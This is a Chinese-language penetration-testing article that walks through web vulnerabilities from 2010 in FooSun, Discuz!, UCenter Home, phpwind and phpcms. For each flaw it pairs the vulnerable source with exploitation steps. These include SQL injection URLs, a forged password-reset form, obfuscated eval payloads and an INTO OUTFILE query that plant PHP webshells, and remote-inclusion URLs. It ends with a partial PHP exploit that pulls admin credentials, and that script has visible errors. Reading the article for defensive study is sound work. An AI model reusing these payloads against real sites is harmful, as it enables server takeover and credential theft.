1. 暴出的数据只能是一条，所以用 Limit 限制返回数目，可以一条一条的返回。

2. 只能返回一个字段，或者用 concat 函数连接多个字段。

3. 只能暴出 64 字节数据，太长的数据要用 mid 函数分割。

Web 应用篇

在网络渗透中，往往没办法直接获得服务器的最高权限，这就需要先拿到 WebShell 这种低权限，再伺机提升权限，所以能否抓住 Web 应用程序的漏洞获得 WebShell 就成了网络渗透的先决条件。下面盘点 2010 年出现的影响范围十分广泛的 Web 漏洞（引用了 sebug.net，wavdb.com，wooyun.org，80vul.com，oldjun 的资料）。

FooSun（风讯）

awardAction.asp 页面存在 SQL 注入

在 FooSun 5.0 以及更高版本中的文件 \User\award\awardAction.asp 中：

```
Integral=NoSqlHack(request.QueryString("Integral")) //第 14 行
  f action="join" then
  User_Conn.execute("Insert into FS_ME_User_Prize
(prizeid,usernumber,awardID)
values("&CintStr(prizeID)&",'"&session("FS_UserNumber")&"',"&Cint
Str(awardID)&")")
  '获得当前参加人数-----------------------------------
  User_Conn.execute("Update FS_ME_Users set Integral=
(Integral-"&Integral&") where usernumber='"&session("FS_
UserNumber")&"'")
```

数字变量Integral使用过滤字符的函数过滤导致SQL注入漏洞的产生，导致可以修改表 FS_ME_User 的任意内容，配合系统的其他功能可以拿到WebShell。注册用户登录后，访问 URL:

```
http://xxx.com/User/award/awardAction.asp?action=join&awardID=1&prizeID=1&Integral=0),usernumber=0x6C006C002E00610073007000,LoginNum=(1
```

0x6C006C002E00610073007000 就是 ll.asp 的十六进制，退出后再登录，在文件管理处上传后缀为允许上传的文件类型的 WebShell 就可以拿到 WebShell 了(利用 IIS6 对文件夹为*.asp 的解析漏洞)。

GetPassword.asp 页面存在任意修改密码漏洞

此漏洞能够允许非法用户修改其他用户的密码，在 FooSun 5.0 及以上版本的文件\User\ GetPassword.asp 中：

```
ElseIf Request.Form("Action") = "step3" then //第 28 行
Call step3()
……
Sub step3() //第 198 行
Dim p_pass_new,p_confim_pass_new
p_pass_new = md5(Request.Form("pass_new"),16)
……
User_Conn.execute("Update FS_ME_Users set UserPassword ='"& NoSqlHack(p_pass_new) &"' where UserName = '"& NoSqlHack(StrUserName) &"' and Email = '"& NoSqlHack(Replace(Request.Form("Email"),"'","''"))&"'") //第 220 行
```

用户可以本地构造表单使程序直接进入修改密码，只需要知道用户名和邮箱。将以下代码存为 htm 文件，并修改其中的邮箱、用户名、密码，最后提交就可以了。

```
<form id="form1" name="form1" method="post" action="http://xxx.com/User/GetPassword.asp">
<input name="Action" type="text" id="Action" value= "step3" />
<input name="pass_new" type="text" id="pass_new" value="123456" />
<input name="confim_pass_new" type="text" id="confim_pass_new" value="123456" />
<input name="Email" type="text" id="Email" value="xxx@xxx.com" />
<input name="UserName" type="text" id="UserName" value="xxx" />
<input type="submit" name="Submit" value="提交" />
</form>
```

Discuz!部分

Discuz! 7.1 & 7.2 远程代码执行漏洞

2010 年年初出现了这个漏洞，当时利用此漏洞的黑客蔚然成风，以至于很多 Discuz 论坛直接访问 forumdata/cache/usergroup_01.php 就能发现一句话木马（因为利用工具默认在这个路径下生成后门）。由于 Discuz！7.1 与 7.2 版本中的 showmessage 函数中 eval 中执行的参数未初始化，可以任意提交，从而可以执行任意 PHP 命令。

分析如下。

一、漏洞来自 showmessage 函数：

```
function showmessage($message, $url_forward = '', $extra = '', $forwardtype = 0) {
extract($GLOBALS, EXTR_SKIP);//危险的用法，未初始化的变
                             //量可以直接带进函数，直接
                             //导致了问题产生
global $hookscriptmessage, $extrahead, $discuz_uid, $discuz_action, $debuginfo, $seccode, $seccodestatus, $fid, $tid, $charset, $show_message, $inajax,
define('CACHE_FORBIDDEN', TRUE);
$hookscriptmessage = $show_message = $message;
$messagehandle = 0;
$msgforward = unserialize($_DCACHE['settings'] ['msgforward']);
$refreshtime = intval($msgforward['refreshtime']);
$refreshtime = empty($forwardtype) ? $refreshtime : ($refreshtime ? $refreshtime : 3);
$msgforward['refreshtime'] = $refreshtime * 1000;
$url_forward = empty($url_forward) ? '' : (empty($_DCOOKIE['sid']) && $transsidstatus ? transsid($url_forward) : $url_forward);
$seccodecheck = $seccodestatus & 2;
if($_DCACHE['settings']['funcsiteid'] && $_DCACHE['settings']['funckey'] && $funcstatinfo && !IS_ROBOT) {
$statlogfile = DISCUZ_ROOT.'./forumdata/funcstat.log';
if($fp = @fopen($statlogfile, 'a')) {
@flock($fp, 2);
if(is_array($funcstatinfo)) {
$funcstatinfo = array_unique($funcstatinfo);
foreach($funcstatinfo as $funcinfo) {
fwrite($fp, funcstat_query($funcinfo, $message)."\n");
}
} else {
fwrite($fp, funcstat_query($funcstatinfo, $message)."\n");
}
fclose($fp);
$funcstatinfo = $GLOBALS['funcstatinfo'] = '';
}
}
if(!defined('STAT_DISABLED') && STAT_ID > 0 && !IS_ROBOT) {
write_statlog($message);
}
if($url_forward && (!empty($quickforward) || empty($inajax) && $msgforward['quick'] && $msgforward['messages'] && @in_array($message, $msgforward['messages']))) {
updatesession();
dheader("location: ".str_replace('&amp;', '&', $url_forward));
}
if(!empty($infloat)) {
if($extra) {
$messagehandle = $extra;
}
$extra = '';
}
if(in_array($extra, array('HALTED', 'NOPERM'))) {
$discuz_action = 254;
} else {
$discuz_action = 255;
}
include language('messages');
$vars = explode(':', $message);//只要含:就可以了
if(count($vars) == 2 && isset($scriptlang[$vars[0]][$vars[1]])) {//两个数字即可，用:分割
eval("\$show_message = \"".str_replace('"', '\"', $scriptlang[$vars[0]][$vars[1]])."\";");//$scriptlang 未初始化，可以自定义
} elseif(isset($language[$message])) {
$pre = $inajax ? 'ajax_' : '';
eval("\$show_message = \"".(isset($language[$pre.$message]) ? $language[$pre.$message] : $language[$message])."\";");
unset($pre);
}
……
}
```

二、DZ 的全局机制导致了未初始化的参数可以任意提交：

```
foreach(array('_COOKIE', '_POST', '_GET') as $_request) {
foreach($$_request as $_key => $_value) {
$_key{0} != '_' && $$_key = daddslashes($_value);
}
}
```

三、misc.php 正好有个可以自定义 message 的点，其实也是未初始化：

```
elseif($action == 'imme_binding' && $discuz_uid) {
if(isemail($id)) {
$msn = $db->result_first("SELECT msn FROM {$tablepre}memberfields WHERE uid='$discuz_uid'");
$msn = explode("\t", $msn);
$id = dhtmlspecialchars(substr($id, 0, strpos($id, '@')));
$msn = "$msn[0]\t$id";
$db->query("UPDATE {$tablepre}memberfields SET msn= '$msn' WHERE uid='$discuz_uid'");
```

```
    showmessage('msn binding succeed', 'memcp.php');
    } else {
    if($result == 'Declined') {
    dheader("Location: memcp.php");
    } else {
    showmessage($response['result']); //$response 没有初始化，
                                       //可以自定义
    }
    }
    }
```

再来看看如何利用，要执行 phpinfo()，就提交：

```
    misc.php?action=imme_binding&response[result]=1:2&scriptlang[
1][2]={${phpinfo()}}
```

如下是在 forumdata/cache/usergroup_01.php 生成一句话木马的利用程序，修改其中的网址，并将代码存为 htm 文件，提交。

```
    <form method="post" action="http://网址/misc.php"
enctype="multipart/form-data">
    帖子 ID，指定一个存在的帖子即可：<input type="text"
name="tid" value="1" />
    <input type="hidden" name="action" value="imme_binding" />
    <input type="hidden" name="response[result]" value="1:2" />
    <input type="hidden" name="scriptlang[1][2]" value=
"${${eval(chr(102).chr(112).chr(117).chr(116).chr(115).chr(40).chr(102
).chr(111).chr(112).chr(101).chr(110).chr(40).chr(39).chr(102).chr(111).
chr(114).chr(117).chr(109).chr(100).chr(97).chr(116).chr(97).chr(47).ch
r(99).chr(97).chr(99).chr(104).chr(101).chr(47).chr(117).chr(115).chr(10
1).chr(114).chr(103).chr(114).chr(111).chr(117).chr(112).chr(95).chr(48)
.chr(49).chr(46).chr(112).chr(104).chr(112).chr(39).chr(44).chr(39).chr(
119).chr(39).chr(41).chr(44).chr(39).chr(60).chr(63).chr(112).chr(104).c
hr(112).chr(32).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(9
5).chr(80).chr(79).chr(83).chr(84).chr(91).chr(99).chr(109).chr(100).chr
(93).chr(41).chr(63).chr(62).chr(39).chr(41).chr(59))}}" />
    <input type="submit" name="topicsubmit" value="提交"
class="submit" />
    </form>
```

manyou 插件 SQL 注入漏洞

此漏洞适用于在 GPC 为 off 的情况，所以危害并不很大。Discuz! 7.2 版本中捆绑了新的应用程序插件 manyou，而这个新插件没有对传入的参数进行检查，见/manyou/sources/notice.php 代码：


```
    if($option == 'del') {
    $appid = intval($_GET['appid']);
    $db->query("DELETE FROM {$tablepre}myinvite WHERE
appid='$appid' AND touid='$discuz_uid'");
    showmessage('manyou:done',
'userapp.php?script=notice&action=invite');
    } elseif($option == 'deluserapp') {
    $hash = trim($_GET['hash']);        //此处并没有进行过滤，直接
                                        //导致注入的产生
    if($action == 'invite') {
    $query = $db->query("SELECT * FROM {$tablepre}myinvite
WHERE hash='$hash' AND touid='$discuz_uid'");
    if($value = $db->fetch_array($query)) {
    $db->query("DELETE FROM {$tablepre}myinvite WHERE
hash='$hash' AND touid='$discuz_uid'");
    showmessage('manyou:done', 'userapp.php?script=notice&action=
invite');
    } else {
    showmessage('manyou:noperm');
    }
    } else {
    $db->query("DELETE FROM {$tablepre}mynotice WHERE
id='$hash' AND uid='$discuz_uid'");
    showmessage('manyou:done', 'userapp.php?script=notice');
    }
    }
```

要利用这个漏洞，提交如下 URL，导出一个 webshell 到 C:/inetpub/wwwroot/shell.php，需要 GPC 为 off。

```
    /userapp.php?script=notice&view=all&option=deluserapp&action=
invite&hash=' union select NULL,NULL,NULL,NULL,
0x3C3F706870206576616C28245F504F53545B274F275D293B3F3
E,NULL,NULL,NULL,NULL into outfile
'C:/inetpub/wwwroot/shell.php'%23
```

暴路径可以提交：

```
    /manyou/admincp.php?my_suffix=%0A%0DTOBY57
    /manyou/admincp.php?my_suffix=%0A%0DTOBY57
    /manyou/userapp.php?%0D%0A=TOBY57
```



UCenter Home 2.0 后台 GetWebShell 漏洞

UCenter 和 Discuz 总是在一起，所以我把这个漏洞归在 Discuz 里了，本漏洞能允许后台管理员拿 webshell。UCenter 中的 js.php 文件存在代码执行漏洞，原因是正则匹配时引号使用不当，导致可以任意提交并执行 PHP 代码。

PHP 中单引号与双引号是有区别的：" "双引号里面的字段会经过编译器解释，然后再当做 HTML 代码输出。' '单引号里面的不进行解释，直接输出。这里正则匹配后的\\2 在双引号里，导致了代码可以执行。js.php 代码如下：

```
        include template("data/blocktpl/$id");
        $obcontent = ob_get_contents();
        obclean();
        $s = array("/(\r|\n)/", "/\<div\s+class=\"pages\"\>.+? \<\/div\>
/is", "/\s+(href|src)=\"(.+?)\"/ie");
        $r = array("\n", '', 'js_mkurl("\\1", "\\2")');    //代码执行
        $content = '';
    if($obcontent) {
            $obcontent = preg_replace($s, $r, $obcontent);
            $lines = explode("\n", $obcontent);
            foreach ($lines as $line) {
                $line = addcslashes(trim($line), '/\'\\');
                $content .= "document.writeln('$line');\n";
            }
        } else {
            $content .= "document.writeln('NO DATA')";
        }
```

这个漏洞的前提是首先拿到后台权限。可以通过社会工程学、旁注、嗅探、XSS 等手段拿到管理员密码并进入后台。接着打开 admincp.php?ac=block&op= add，选择第一个添加一个模块。填上模板名称、其他默认即可。然后提交，接着在数据显示 Html 代码处填入如下代码然后提交：

```
    <a href="{${eval(chr(102).chr(112).chr(117).chr(116).chr(115).
chr(40).chr(102).chr(111).chr(112).chr(101).chr(110).chr(40).chr(39).chr
(100).chr(97).chr(116).chr(97).chr(47).chr(97).chr(46).chr(112).chr(104)
.chr(112).chr(39).chr(44).chr(39).chr(119).chr(39).chr(41).chr(44).chr(3
9).chr(60).chr(63).chr(112).chr(104).chr(112).chr(32).chr(101).chr(118).
chr(97).chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84)
.chr(91).chr(99).chr(109).chr(100).chr(93).chr(41).chr(63).chr(62).chr(3
9).chr(41).chr(59))}}">a</a>
```

加密内容为生成一句话木马的 PHP 代码，保存后检查一下 ID，如果 ID 是 1，则访问一下 js.php?id=1，则在 data 目录下生成 a.php 一句话木马，密码是 cmd。

Discuz! 7.1 & 7.2 后台远程代码执行漏洞

此漏洞要求能够在后台登录，才能拿 WebShell，最早是在 T00ls 上暴出来的。存在问题的 global.func.php 代码如下：

```
function sendpm($toid, $subject, $message, $fromid = '') {
        if($fromid === '') {
                require_once DISCUZ_ROOT.
'./uc_client/client.php';
                $fromid = $discuz_uid;
        }
        if($fromid) {
                uc_pm_send($fromid, $toid, $subject,
$message);
        } else {
                global $promptkeys;
                if(in_array($subject, $promptkeys)) {
                        $type = $subject;
                } else {
extract($GLOBALS, EXTR_SKIP);
require_once DISCUZ_ROOT.'./include/discuzcode.func.php';
                        eval ("\$message =
addslashes(\"".$message."\");"); //可以执行代码
                        $type = 'systempm';
                        $message =
'<div>'.$subject.' {time}'.discuzcode($message, 1, 0).'</div>';
                }
                sendnotice($toid, $message, $type);
        }
}
```

要利用此漏洞，先登录后台并访问：

```
admincp.php?frames=yes&action=members&operation=newsletter
```

在用户名处写自己的ID，单击“搜索”按钮，也就是给自己发通知。此处的标题随便填，通知内容为：

```
${${eval(chr(102).chr(112).chr(117).chr(116).chr(115).chr(40).chr(
102).chr(111).chr(112).chr(101).chr(110).chr(40).chr(39).chr(102).chr(1
11).chr(114).chr(117).chr(109).chr(100).chr(97).chr(116).chr(97).chr(47
).chr(99).chr(97).chr(99).chr(104).chr(101).chr(47).chr(99).chr(97).chr(
99).chr(104).chr(101).chr(95).chr(48).chr(49).chr(46).chr(112).chr(104).
chr(112).chr(39).chr(44).chr(39).chr(119).chr(39).chr(41).chr(44).chr(39
).chr(60).chr(63).chr(112).chr(104).chr(112).chr(32).chr(101).chr(118).c
hr(97).chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).
chr(91).chr(99).chr(109).chr(100).chr(93).chr(41).chr(63).chr(62).chr(39
).chr(41).chr(59))}}
```

最后单击“发送”按钮，一句话木马就在forumdata/cache/cache_01.php了。

phpwind 部分

api/class_base.php 本地包含漏洞

由于phpwind 7.5中的api/class_base.php文件里的callback函数的$mode变量没有过滤导致任意包含本地文件，从而可以执行任意PHP命令，api/class_base.php文件代码如下：

```
function callback($mode, $method, $params) {
        if (!isset($this->classdb[$mode])) {
                if (!file_exists(R_P.'api/class_'. $mode . '.php')) {
                        return new ErrorMsg(API_MODE_NOT_
EXISTS, "Class($mode) Not Exists");
                }
                require_once(R_P.'api/class_' . $mode . '.php'); //这里
                $this->classdb[$mode] = new $mode($this);
        }
        if (!method_exists($this->classdb[$mode], $method)) {
        return new ErrorMsg(API_METHOD_NOT_EXISTS,
"Method($method of $mode) Not Exists");
        }
        !is_array($params) && $params = array();
        return @call_user_func_array(array(&$this->classdb
[$mode], $method), $params);
}
```

我们继续跟一下具体变量传递的过程，上面的函数在run()里有调用：

```
function run($request) {
        $request = $this->strips($request);
        if (isset($request['type']) && $request['type'] == 'uc') {
                $this->type        = 'uc';
                $this->apikey = $GLOBALS['uc_key'];
                //注意这个变量也是该漏洞的关键
        } else {
                $this->type        = 'app';
                $this->apikey = $GLOBALS['db_siteownerid'];
                $this->siteappkey = $GLOBALS['db_siteappkey'];
        }
        /***
        if ($this->type == 'app' && !$GLOBALS['o_appifopen'])
{
                return new ErrorMsg(API_CLOSED, 'App Closed');
        }
        ***/
        ksort($request);
        reset($request);
        $arg = '';
        foreach ($request as $key => $value) {
                if ($value && $key != 'sig') {
                        $arg .= "$key=$value&";
                }
        }
        if (md5($arg . $this->apikey) != $request['sig']) { //注意这个
判断,需要绕过它.上面的代码可以看的出来$this->apikey = $GLOBALS
['uc_key'],和$request['sig']我们都可以控制,那么很容易绕过它
                return new ErrorMsg(API_SIGN_ERROR, 'Error Sign');
        }
        $mode        = $request['mode'];
        //取$mode 没有过滤直接进入下面的 callback()
        $method      = $request['method'];
        $params = isset($request['params']) ?
    unserialize($request['params']) : array();
        if (isset($params['appthreads'])) {
                if (PHP_VERSION < 5.2) {
                        require_once(R_P.'api/class_json.php');
                        $json = new Services_JSON(true);
                        $params['appthreads'] =
$json->decode(@gzuncompress($params['appthreads']));
                } else {
                        $params['appthreads'] =
json_decode(@gzuncompress($params['appthreads']),true);
                }
        }
        if ($params && isset($request['charset'])) {
                $params = pwConvert($params, $this->charset,
$request['charset']);
        }
        return $this->callback($mode, $method, $params);
        //调用 callback ()
}
```

我们继续看看run()函数的调用，在pw_api.php文件里：

```
$api = new api_client();
$response = $api->run($_POST + $_GET);
//直接 run 了$_POST , $_GET 提交的变量.
```

上面的分析是逆行分析了整个漏洞变量提交的过程,其实我们这个漏洞还包含一次编码与解码的问题:require_once(R_P.'api/class_' . $mode . '.php');这个需要绕过魔术引号才可以包含任意文件。我们注意看run()的第一句：

```
$request = $this->strips($request);
```

strips()的代码如下：

```
function strips($param) {
        if (is_array($param)) {
                foreach ($param as $key => $value) {
                        $param[$key] = $this->strips($value);
```

```
        }
    } else {
        $param = stripslashes($param); //变量直接使用了
stripslashes,那么我们可以直接绕过魔术引号了 :)
    }
    return $param;
}
```

apps/share/index.php 远程包含漏洞

由于 phpwind 7.5 中的 apps/share/index.php 里的$route 和$basePath 变量没有初始化，导致远程包含或者本地包含 PHP 文件。apps/share/index.php 代码如下：

```
<?php
if ($route == "share") {
    require_once $basePath . '/action/m_share.php';
} elseif ($route == "sharelink") {
    require_once $basePath . '/action/m_sharelink.php';
}
?>
```

要利用这个漏洞，提交：

apps/share/index.php?route=share&basePath=http://www.xxx.com/1.txt?

就能将 http://www.xxx.com/1.txt 里的 php 代码包含进来。

apps/groups/index.php 远程包含漏洞

这个漏洞和上个漏洞很像，由于 phpwind 7.5 中的 apps/groups/index.php 里$route 和$basePath 变量没有初始化，导致远程包含或者本地包含 PHP 文件， apps/groups/index.php 代码如下：

```
<?php
if ($route == "groups") {
require_once $basePath . '/action/m_groups.php';
} elseif ($route == "group") {
require_once $basePath . '/action/m_group.php';
} elseif ($route == "galbum") {
require_once $basePath . '/action/m_galbum.php';
}
```

利用这个漏洞，提交：

apps/groups/index.php?route=groups&basePath=http://www.xxx.com/1.txt?

就能将 http://www.xxx.com/1.txt 里的 php 代码包含进来。

phpwind 远程代码执行漏洞

phpwind 7 和 phpwind 8 论坛中存在一个严重的漏洞，成功利用该漏洞可以远程执行任意 php 代码。pw_ajax.php 中代码如下：

```
} elseif ($action == 'pcdelimg') {
    InitGP(array('fieldname','pctype'));
    InitGP(array('tid','id'),2);
    if (!$tid || !$id || !$fieldname || !$pctype) {
        echo 'fail';
    }
    $id = (int)$id;
    if ($pctype == 'topic') {
        $tablename = GetTopcitable($id);
    } elseif ($pctype == 'postcate') {
        $tablename = GetPcatetable($id);
    }
    $path = $db->get_value("SELECT $fieldname FROM $tablename
WHERE tid=".pwEscape($tid));
```

fieldname 未经任何有效的过滤（全局的一些其他的看起来不错的过滤对这里不起任何安全上的意义，只是对漏洞利用带来了一些难度），利用该注射可以获取任何数据库里的数据。


另外 class_other.php 中存在一个任意命令执行的漏洞，代码如下：

```
function threadscateGory($classdb) {//生成帖子交换分类
        $classcache = "<?php\r\n\$info_class=array(\r\n";
        foreach ($classdb as $key => $class) {
            !$class['ifshow'] && $class['ifshow'] = '0';
            $flag && $info_class[$class['cid']]['ifshow'] &&
$class['ifshow'] = '1';
            $class['name'] = str_replace(array('"',"'"),array
("&quot;","&#39;"),$class['name']);
            $classcache .=
"'$class[cid]'=>".pw_var_export($class).",\r\n\r\n";
        }
        $classcache .= ");\r\n?>";

writeover(D_P."data/bbscache/info_class.php",$classcache);
    }
```

$class[cid]未经过滤，进入此逻辑需要一些较为关键的 Key，借助上面的注射漏洞即可获得该 Key。

结合这两个漏洞就能拿到 WebShell，PHP 版的利用工具请见 http://www.wooyun.org/bug.php?action= view&id=417。效果如图 10 所示。



phpcms 部分

adsclass.php 过滤不严导致 SQL 注入漏洞

此漏洞存在于 phpcms2008sp4_UTF8_100510 中，ads\include\ads.class.php 代码如下：

```
function edit($ads, $adsid, $username = '')   //110 行
    {
        if(!$this->check_form($ads)) return FALSE;
        $ads = $this->check_form($ads);
        if(defined('IN_ADMIN'))
        {
    $ads['fromdate'] = strtotime($ads['fromdate']);
            $ads['todate'] = strtotime($ads['todate']);
        }
        $this->adsid = $adsid;
        $where = ' adsid='.$this->adsid;
        if($username) $where .= " AND username= '$username'";
        return $this->db->update($this->table, $ads, $where);
    }
Ads\member.php
    if(!$c_ads->edit($info, $adsid, $_username)) showmessage
($c_ads->msg(), 'goback');   //47 行
```

变量$adsid 没有经过处理就直接进入 SQL 查询，造成 SQL 注入。

要利用该漏洞，只需先注册普通会员，再预定广告，并注入 adsid 变量。

phpcms2008 本地文件包括及利用

问题出在文件 wap/index.php 里，代码如下：

```
<?php
include '../include/common.inc.php';
include './include/global.func.php';
$lang = include './include/lang.inc.php';
if(preg_match('/(mozilla|m3gate|winwap|openwave)/i',
$_SERVER['HTTP_USER_AGENT']))
{
header('location:../');
}
wmlHeader($PHPCMS['sitename']);
$action = isset($action) && !empty($action) ? $action : 'index';
if($action)
{
include './include/'.$action.'.inc.php';
}
$html = CHARSET != 'utf-8' ? iconv(CHARSET, 'utf-8', $html) :
$html;
echo str_replace('<br/>', "<br/>\n", $html);
wmlFooter();
?>
```

其中 action 变量没有判断，造成本地文件包含漏洞。剩下来的问题就是这个本地包含怎么利用的问题了。包含的文件限制为*.inc.php，phpcms 的开发者非常喜欢用这个命名规则，随便找找，文件 formguide/admin/include/fields/datetime/field_add.inc.php 代码如下：

```
<?php
include '../include/common.inc.php';
include './include/global.func.php';
$lang = include './include/lang.inc.php';
if(preg_match('/(mozilla|m3gate|winwap|openwave)/i', $_SERVER
['HTTP_USER_AGENT']))
{
header('location:../');
}
wmlHeader($PHPCMS['sitename']);
$action = isset($action) && !empty($action) ? $action : 'index';
if($action)
{
include './include/'.$action.'.inc.php';
}
$html = CHARSET != 'utf-8' ? iconv(CHARSET, 'utf-8', $html) :
$html;
echo str_replace('<br/>', "<br/>\n", $html);
wmlFooter();
?>
<?php
if($dateformat == 'date')
{
    $sql = "ALTER TABLE `$tablename` ADD `$field` DATE
NOT NULL DEFAULT '0000-00-00'";
}
elseif($dateformat == 'datetime')
{
    $sql = "ALTER TABLE `$tablename` ADD `$field`
DATETIME NOT NULL DEFAULT '0000-00-00 00:00:00'";
}
elseif($dateformat == 'int')
{
    if($format)
    $sql = "ALTER TABLE `$tablename` ADD `$field` INT
UNSIGNED NOT NULL DEFAULT '0'";
}
$db->query($sql);//$sql 等于没有初始化
?>
```

$dateformat 不初始化，$sql 就没有初始化，于是直接可以执行 SQL 语句了，比如提交：

```
http://127.0.0.1/phpcms/wap/index.php?action=../../formguide/admi
n/include/fields/datetime/field_add&sql=select 1
```

PHPCMS2008 sp3、sp4 SQL 注入漏洞 & exp

此问题出在 fckeditor/data.php 文件，由于$where_time 没初始化，所以可以直接联合查询，代码如下：

```
...
switch($action)
{
case '':
if($data == '') exit;
if(CHARSET != 'utf-8') $data = iconv('utf-8', CHARSET, $data);
$db->query("INSERT INTO ".DB_PRE."editor_data SET
userid='$_userid', editorid='$editorid', ip='".IP."', created_time=
'".TIME."', data='$data'");
echo 'ok';
break;
case 'get':
$hour = intval($hour);
if($hour>1)
{
$hour_start = TIME - $hour*3600;
$hour_end = TIME - ($hour-1)*3600;
$where_time = " created_time>=$hour_start AND created_time
<=$hour_end";
}
elseif($hour==1)
{
$hour_end = TIME - 3600;
$where_time = "created_time>=$hour_end";
}
$data = array();
$result = $db->query("SELECT `created_time`,`id` FROM
".DB_PRE."editor_data WHERE userid=$_userid AND editorid=
'$editorid' AND $where_time ORDER BY id DESC");//正常情况下
$where_time 未初始化，可以通过全局用 get 赋值
while($r = $db->fetch_array($result))
{
$r['created_time'] = date('Y-m-d H:i:s', $r['created_time']);
$data[] = $r;
}
$db->free_result($result);
echo json_encode($data);
break;
...
```

这是个很明朗的注入漏洞，下面是 oldjun 给出的 PHP 版利用工具：

```
<?php
print_r('
---------------------------------------------------------------------------
PhpCms2008 sp3 "fckeditor/data.php" SQL injection
Admin credentials disclosure exploit
BY oldjun(www.oldjun.com) from (www.t00ls.net)
---------------------------------------------------------------------------
');
if ($argc<3) {
print_r('
---------------------------------------------------------------------------
Usage: php '.$argv[0].' host path
host: target server (ip/hostname),without"http://"
path: path to phpcms
Example:
php '.$argv[0].' localhost /
---------------------------------------------------------------------------
');
die;
}
function sendpacketii($packet)
{
global $host, $html;
$sock=fsockopen(gethostbyname($host),'80');
if (!$sock) {
echo 'No response from '.$host; die;
}
fputs($sock,$packet);
```

```
$html='';
while (!feof($ock)) {
$html.=fgets($ock);
}
fclose($ock);
}
$host=$argv[1];
$path=$argv[2];
$prefix="phpcms_";
//Need to modify!!!
$cookie="GkvhDogqvGusername=oldjun; GkvhDogqvGauth=
UzEPAQ5XAFFTAlBQVlxTBVEEDlVUUAANUQQGDwZaXFRRW
w%3D%3D; GkvhDogqvGcookietime=0";
$agent="Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1) ; .NET CLR 2.0.50727)";
//Remember to modify!!!
if (($path[0]<>'/') or ($path[strlen($path)-1]<>'/'))
{echo 'Error... check the path!'; die;}
/*get    $prefix*/
$packet ="GET ".$path."fckeditor/data.php?action=
get&where_time=/**/union/**/select HTTP/1.1\r\n";
$packet.="User-Agent: ".$agent."\r\n";
$packet.="Host: ".$host."\r\n";
$packet.="Cookie: ".$cookie."\r\n";
$packet.="Connection: Close\r\n\r\n";
sendpacketii($packet);
if (eregi("in your SQL syntax",$html))
{
$temp=explode("From ",$html);
if(isset($temp[1])){$temp2=explode("product",$temp[1]);}
if($temp2[0])
$prefix=$temp2[0];
echo "[+]prefix -> ".$prefix."\r\n\r\n";
}else{
echo "Login first!Pls modify cookie and agent!";
die();
}
echo "[~]exploting now,plz waiting\r\n\r\n";
$packet ="GET ".$path."fckeditor/data.php?action=
